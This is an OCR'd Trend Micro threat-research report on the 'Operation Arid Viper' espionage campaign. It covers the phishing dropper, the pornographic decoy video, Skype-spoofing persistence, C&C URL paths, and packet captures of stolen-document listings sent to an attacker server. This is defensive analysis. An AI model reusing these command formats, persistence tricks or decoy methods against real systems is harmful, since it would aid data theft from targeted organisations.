OPERATION ARID VIPER

Bypassing the Iron Dome

Trend Micro Threat Research Team

CONTENTS


Introduction....i
Operation Arid Viper 1
Targets.... 1
Infection Chain.... 1
C&C Infrastructure.... 5
Operation Advtravel.... 9
C&C Infrastructure.... 9
Malware 13
Victims 15
fpupdate.info Server 16
Victims 16
linksis.info Server.... 17
Attribution 17
Khalid Samra 17
Ahmed Jmal.... 19
Mahmoud Hashem 19
Dev_hima 20
VIRUS_HIMA.... 24
Mohammed Khaled 25
Fathy Mostafa.... 25
Other Individuals.... 26
Conclusion....ii
References iii
Appendix....iv

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.



INTRODUCTION

Trend Micro researchers discovered an ongoing malware campaign that targets Israeli victims and leverages network infrastructure in Germany. The campaign has strong attribution ties to Arab parties located in the Gaza Strip and elsewhere.

Picture the following reconstruction based on one attack—an employee in an Israeli government research facility receives and opens a highly targeted phishing email. A pornographic movie starts to play on his screen, which he hurriedly closes before any of his colleagues notice. He then thinks nothing more of the event.

Minutes later, an attacker from somewhere in the Gaza Strip in Palestine gets notified that a new victim's system has been successfully infected. The attacker then proceeds to exfiltrate a package containing all of the interesting documents from the newly infected system.

Israel is one of the most highly defended countries in the world, sheltered behind the legendary "Iron Dome." [1] But all of that counts for nothing when an attacker—possibly seeking out revenge for Israeli air strikes on Gaza last year—circumvents all of that to strike right at the heart of the Israeli administration. [2]

The Internet is quickly becoming a battlefield for new age wars, a chessboard where a new game is played by world powers comprising enemies and allies. This is a new take on an old game, that of deception, duplicity, and espionage in world politics. The ability to attack an enemy without needing to declare war is a very useful thing in such a game, as is being able to spy on enemies cloaked by distance and faint electronic traces.

For a security company, the most complicated thing is to determine the motivation behind an electronic attack. In rare cases, we do find state-sponsored espionage. And the most useful clues we count on to discern between threat actors or those behind highly targeted attacks and other cybercriminals include:

- **Complexity:** The level of sophistication employed by some of these highly targeted attacks goes over and beyond normal cybercrime. Government agencies with the manpower to create the kind of malware for highly targeted attacks perfect their code over the years. They often employ scores of teams working on different sections of their malicious programs.

  Of course, not all nation states have the same resources at their disposal when it comes to creating sophisticated malware. In fact, for every Stuxnet, there are hundreds of rather straightforward spear-phishing campaigns.

- **Targets:** Over time, state-sponsored malware have been targeting victims that can be clustered into specific groups—regions or vertical industries. This could be a telltale sign that whoever is behind a highly targeted attack has loftier interests than merely stealing money.

It is also worth noting that not all politically motivated attacks are carried out by the governments that would most likely benefit from them. They can be the work of hacktivists, patriotic hacking groups, or to further complicate things, enemy nations using the name of supposed culprits to carry out attacks. Welcome to the wonderfully complex world of geopolitical malware!

This research paper tells the story of a highly targeted attack campaign that raised all kinds of red flags. What we have dubbed "Operation Arid Viper" refers to a campaign that exclusively targets victims in Israel. This particular case showed that not only countries are looking at Israel through the crosshairs; a few organizations who consider themselves the country's adversaries are, too. As such, we cannot discount that this attack could have been made by a rogue organization that is trying to shake the chessboard of world politics.

Operation Arid Viper uses malware delivered via phishing emails to steal documents from target systems. This paper—a collaborative effort of the Trend Micro Forward-Looking Threat Research Team and fellow threat defense experts—reveals the campaign's technical details and its targets as well as details on a number of individuals who appear to be tied to the campaign. Special thanks also goes out to the United States Air Force (USAF) Office of Special Investigations for their assistance and partnership in this endeavor.

OPERATION ARID VIPER

Targets


Threat intelligence from within Trend Micro was used to determine who the targets of an ongoing campaign dubbed “Operation Arid Viper” have been so far. Based on IP addresses associated with malware infections tied to the campaign’s core infrastructure, we were able to determine its targets—a government office, transport service/infrastructure providers, a military organization, and an academic institution in Israel. It also targeted an academic institution in Kuwait along with several other unidentified Israeli individuals.

Research also revealed an interesting Twitter conversation between *@Ramzi_MHADHBI,* a Tunisian blogger, and *@waleedassar,* a reverse engineer currently working as a senior security researcher at the Al Jazeera Media Network. Their exchange mentioned two of the domains associated with Operation Arid Viper malware, suggesting that one or both of them may have also been targeted.

Operation Arid Viper targeted various Israeli organizations across industries.

Infection Chain

As will be made clear later, Operation Arid Viper aimed to extract victim information though it also paid much attention to its means of getting into target systems. The campaign used the most popular targeted attack infection vector—a simple phishing email from a nonexistent sender to a specific recipient. It targeted organizations from various industries with a clear focus on Israel.


Results for **ahmedfaiez.info**

Top / All

Ramzi - @Ramzi_MHADHBI هذا أنا- · Apr 26

@waleedassar وليد, لو كنت تقوم بتحليل تروجن يقوم بالكشف اذا الجهاز اللي يتم تشغيله فيه حقيقي و الا افتراضي, كيف ممكن تحليله ؟

Walied Assar @waleedassar · Apr 26

@Hadhaa_Ana انت قصدك بتاع ahmedfaiez.info و flushupdate.com :)

8:59 AM - 26 Apr 2014 · Details

Twitter conversation between @Ramzi_MHADHBI *and* @waleedassar


The spear-phishing email came with a compressed file attachment and a more or less credible social engineering ploy to trick victims into opening it and running the embedded .EXE file. The .RAR file attachment contains an .SCR file that when executed drops two more files onto an infected system. One file is a short pornographic video in .FLV or .MPG format, depending on the samples seen. The other file is a Windows® binary file sporting the icon of the well-known Internet communication program, Skype™.

Operation Arid Viper was unusual in that it had a pornographic component in hopes of taking user focus away from the infection or the fact that something strange is happening. It targeted professionals who might be receiving very inappropriate content at work and so would hesitate to report the incident. These victims’ failure to act on the threat could have then allowed the main malware to remain undiscovered. The attackers used a distinct and likely successful strategy previously unseen when it came to avoiding incident response team investigations.

It is also worth mentioning that variations in the spear-phishing elements were seen across attacks though the idea behind them was the same. They all used a socially engineered email with a malicious file attachment and had a pornographic element as shown in the infection chain.

Once executed, the binary accesses a command-and-control (C&C) server to immediately download an updated module and check if the infected system is already known or if it has been newly infected. Each infected system is assigned a unique identifier comprising its hard disk name and a specific set of numbers. Specific URLs are used for command and control. Note how often the unique identifier is used in all kinds of communication with C&C servers. Below are sample commands for a system with the unique ID, *VMwareVirtualIDEHardDrive—1268730784.*

- ***/session/aadd_rtemp.php?n=VMwareVirtualIDEHardDrive—1268730784:*** To add the system's record or perhaps start a communication session.
- ***/session/gget_rtemp.php?n=VMwareVirtualIDEHardDrive—1268730784:*** To get a record or perhaps continue a communication session.
- ***/flupdate/3.html:*** To download an updated .EXE file.



Nonexistent spear-phishing email sender
[REDACTED]@gmail.com
SENDS
RAR
Original email file attachment (self-extracting .RAR file)
CONTAINS
SCR
.SCR file that drops files to C:\\
DROPS
EXE
Main malware executable (Skype.exe and User-Agent)
FLV
Pornographic (benign) video

Operation Arid Viper infection chain

Incidentally, even though the file that should be downloaded—*3.html*—was hard-coded into the original malicious binary, the C&C server has sequentially numbered similar though not identical binaries such as *1.html, 2.html,* and so on. These varied from sample to sample but were all Base64-encoded strings.

The malware also commonly set the *User-Agent* for communication to "SK," "Skypee," or "Skype" as shown in the Wireshark log.

The previously mentioned paths—aadd_temp and gget_rtemp—varied a little from sample to sample and C&C server to C&C server but the request formatting was the same. A nonexhaustive list of other paths seen include:


4436c7024366356cd04724e1d8867786f2587a6f6295fc74b3af0c02a257adba.pcap [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No.  Time       Source          Destination     Protocol  Length Info
  67 35.822303  10.0.2.15       188.40.75.132   TCP          60 1044→80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  68 35.822642  10.0.2.15       188.40.75.132   TCP         289 [TCP segment of a reassembled PDU]
  69 35.822684  188.40.75.132   10.0.2.15       TCP          54 80→1044 [ACK] Seq=1 Ack=236 Win=65535 Len=0
  70 35.861700  188.40.75.132   10.0.2.15       TCP         264 [TCP segment of a reassembled PDU]
  71 35.862029  10.0.2.15       188.40.75.132   HTTP         60 GET /mians/aadd_rtemp.php?n=VBOXHARDDISK-242749047 HTTP/1.1
  72 35.862076  188.40.75.132   10.0.2.15       TCP          54 80→1044 [ACK] Seq=211 Ack=237 Win=65535 Len=0
  73 35.866179  188.40.75.132   10.0.2.15       TCP          60 [TCP segment of a reassembled PDU]
  74 35.866359  10.0.2.15       188.40.75.132   TCP          60 1044→80 [RST, ACK] Seq=237 Ack=217 Win=0 Len=0
  75 42.456774  10.0.2.15       10.0.2.255      BROWSER     240 Browser Election Request
  76 42.456842  10.0.2.2        10.0.2.15       ICMP        268 Destination unreachable (Network unreachable)[Packet size lim

▷ Frame 71: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
▷ Ethernet II, Src: CadmusCo_09:04:a3 (08:00:27:09:04:a3), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▷ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 188.40.75.132 (188.40.75.132)
▷ Transmission Control Protocol, Src Port: 1044 (1044), Dst Port: 80 (80), Seq: 236, Ack: 211, Len: 0
▷ [2 Reassembled TCP Segments (235 bytes): #68(235), #71(0)]
▽ Hypertext Transfer Protocol
  ▷ GET /mians/aadd_rtemp.php?n=VBOXHARDDISK-242749047 HTTP/1.1\r\n
    Accept: text/*\r\n
    User-Agent: SK\r\n
    Accept-Language: en-us\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    REMOTE_USER: user\r\n
    Host: ineltdriver.com\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://ineltdriver.com/mians/aadd_rtemp.php?n=VBOXHARDDISK-242749047]
    [HTTP request 1/1]

0000  52 54 00 12 35 02 08 00  27 09 04 a3 08 00 45 00   RT..5...'.....E.
0010  [illegible]
0020  [illegible]
```


Frame (60 bytes)
Reassembled TCP (235 bytes)
Frame (frame), 60 bytes
Packets: 116 · Displayed: 116 (100.0%) · Load time: 0:00.002
Profile: Default

User-Agent *Wireshark log for "SK," "Skypee," or "Skype" communication*

- */new/add_tree.php?name=[SYSTEM-ID]&date=[TODAYS DATE]*
- */new/all_file_info1.php?name=[SYSTEM-ID]&user=[NUM]&file=[DD-MM-YYYY HH-MM.uml]&type=msn*
- */new/all_file_info1.php?name=[SYSTEM-ID]&user=[NUM]&file=[DD-MM-YYYY HH-MM.rml]&type=log*
- */new/all_file_info1.php?name=[SYSTEM-ID]&user=[NUM]&file=[DD-MM-YYYY HH-MM.dll]&type=img*
- */new/all_file_info1.php?name=[SYSTEM-ID]&user=[NUM]&file=[DD-MM-YYYY HH-MM.rml]&type=tree*
- */new/get_flash.php?name=[SYSTEM-ID]&serial=[SERIAL NUM]*
- */new/get_tree.php?name=[SYSTEM-ID]&date=[DD-MM-YYYY]*
- */new/get_statu.php?name=[SYSTEM-ID]*
- */new/view_flash_files.php?name=[SYSTEM-ID]&serial=[SERIAL NUM]*
- */new/view_flash_random.php?name=[SYSTEM-ID]&serial=[SERIAL NUM]*
- */new/update.php*
- */new/view_file_order.php?name=[SYSTEM-ID]*
- */new/view_file_up.php?name=[SYSTEM-ID]*
- */new/view_random_order.php?name=[SYSTEM-ID]*
- */down/add_temp.php?name= [SYSTEM-ID]*
- */new/add_tuser.php?name=[SYSTEM-ID]&use*
- */new/chang_flag.php*
- */new/chang_rfflag.php*
- */new/chang_rflag.php*
- */new/n_chang_fflag.php*
- */mians/aadd_rtemp.php?n=[SYSTEM-ID]*
- */mians/gget_rtemp.php?n=[SYSTEM-ID]*
- */session/aadd_rtemp.php?n=[SYSTEM-ID]*
- */session/gget_rtemp.php?n=[SYSTEM-ID]*


When the second-stage malware runs, it sets itself to auto-run with each system reboot in the guise of an Internet communication software. This is accomplished with an old-fashioned auto-start registry key such as *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run—"Skype = <path\name.exe">*. This keeps the path and name of the .EXE file dropped into the registry key. It also copies itself into *%SystemDrive%\Program Files\Messenger* via a hard-coded path. In addition to using "Skype" in the registry, the malware also frequently spoofed the Skype icon. All of the malware samples seen had portable executable (PE) file sections written in Arabic.

The malware logs in to the C&C console by calling a very specific PHP script on the C&C server—*/products/add_user.php?name=VMwareVirtualIDEHardDrive—1268730784&user=38.* The number it creates for the user parameter—*38* in the example—was chosen from the malware client to identify the session. It then starts searching the whole hard disk for documents—.DOC, .XLS, .PPT, and .TXT files. Each document found is reported to the C&C server using the format, *GET /products/file_order3.php?name=VMwareVirtualIDEHardDrive—1268730784&path=C:/Documents%20and%20Settings/user/Templates/winword.doc.*


a4cebac7bf4e5faa537a6013e9ae19c683d7cdad9dd318fdd968a966dd3a3010.pcap [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info

```
http.request.method == "GET"
```

```
 73 27.2974 10.0.2.1 188.40.75.132 HTTP   60 GET /new/add_user.php?name=VBOX-HARDDISK-242749047&user=32 HTTP/1.1
 85 27.3828 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/Default%20User/Templates/excel.xls HTTP/1.1
 93 27.4203 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/Default%20User/Templates/excel4.xls HTTP/1.1
101 27.4576 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/Default%20User/Templates/winword.doc HTTP/1.1
109 27.4988 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/Default%20User/Templates/winword2.doc HTTP/1.1
117 27.5563 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/janettedoe/Desktop/betica.doc HTTP/1.1
137 27.6991 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/janettedoe/Templates/excel.xls HTTP/1.1
145 27.7916 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/janettedoe/Templates/excel4.xls HTTP/1.1
153 27.9727 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/janettedoe/Templates/winword.doc HTTP/1.1
161 28.0218 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/Documents%20and%20Settings/janettedoe/Templates/winword2.doc HTTP/1.1
190 29.3587 10.0.2.1 188.40.75.132 HTTP   60 GET /new/file_order3.php?name=VBOX-HARDDISK-242749047&path=C:/WINDOWS/system32/config/systemprofile/Templates/excel.xls HTTP/1.1

▷ Frame 73: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
▷ Ethernet II, Src: CadmusCo_4b:35:c5 (08:00:27:4b:35:c5), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▷ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 188.40.75.132 (188.40.75.132)
▷ Transmission Control Protocol, Src Port: 1049 (1049), Dst Port: 80 (80), Seq: 248, Ack: 213, Len: 0
▷ [2 Reassembled TCP Segments (247 bytes): #70(247), #73(0)]
▷ Hypertext Transfer Protocol

0000  52 54 00 12 35 02 08 00  27 4b 35 c5 08 00 45 00   RT..5... 'K5...E.
0010  00 28 00 65 40 00 80 06  e6 af 0a 00 02 0f bc 28   .(.e@... .......(
0020  4b 84 04 19 00 50 89 75  91 85 00 00 fa 46 50 11   K....P.u .....P.
```



```
:004125F1 push    offset a_xls                    ; ".xls"
:004125F6 push    esi                             ; wchar_t *
:004125F7 call    _wcsstr
:004125FC add     esp, 8
:004125FF test    eax, eax
:00412601 jz      short loc_41264B
:00412603 sub     eax, esi
:00412605 sar     eax, 1
:00412607 cmp     eax, 0FFFFFFFFh
:0041260A jz      short loc_41264B
:0041260C mov     ecx, [esi-0Ch]
:0041260F lea     eax, [ecx-1]
:00412612 test    eax, eax
:00412614 jl      short loc_4125E1
:00412616 cmp     eax, ecx
:00412618 jg      short loc_4125E1
:0041261A movzx   ecx, word ptr [esi+eax*2]
:0041261E cmp     cx, 73h
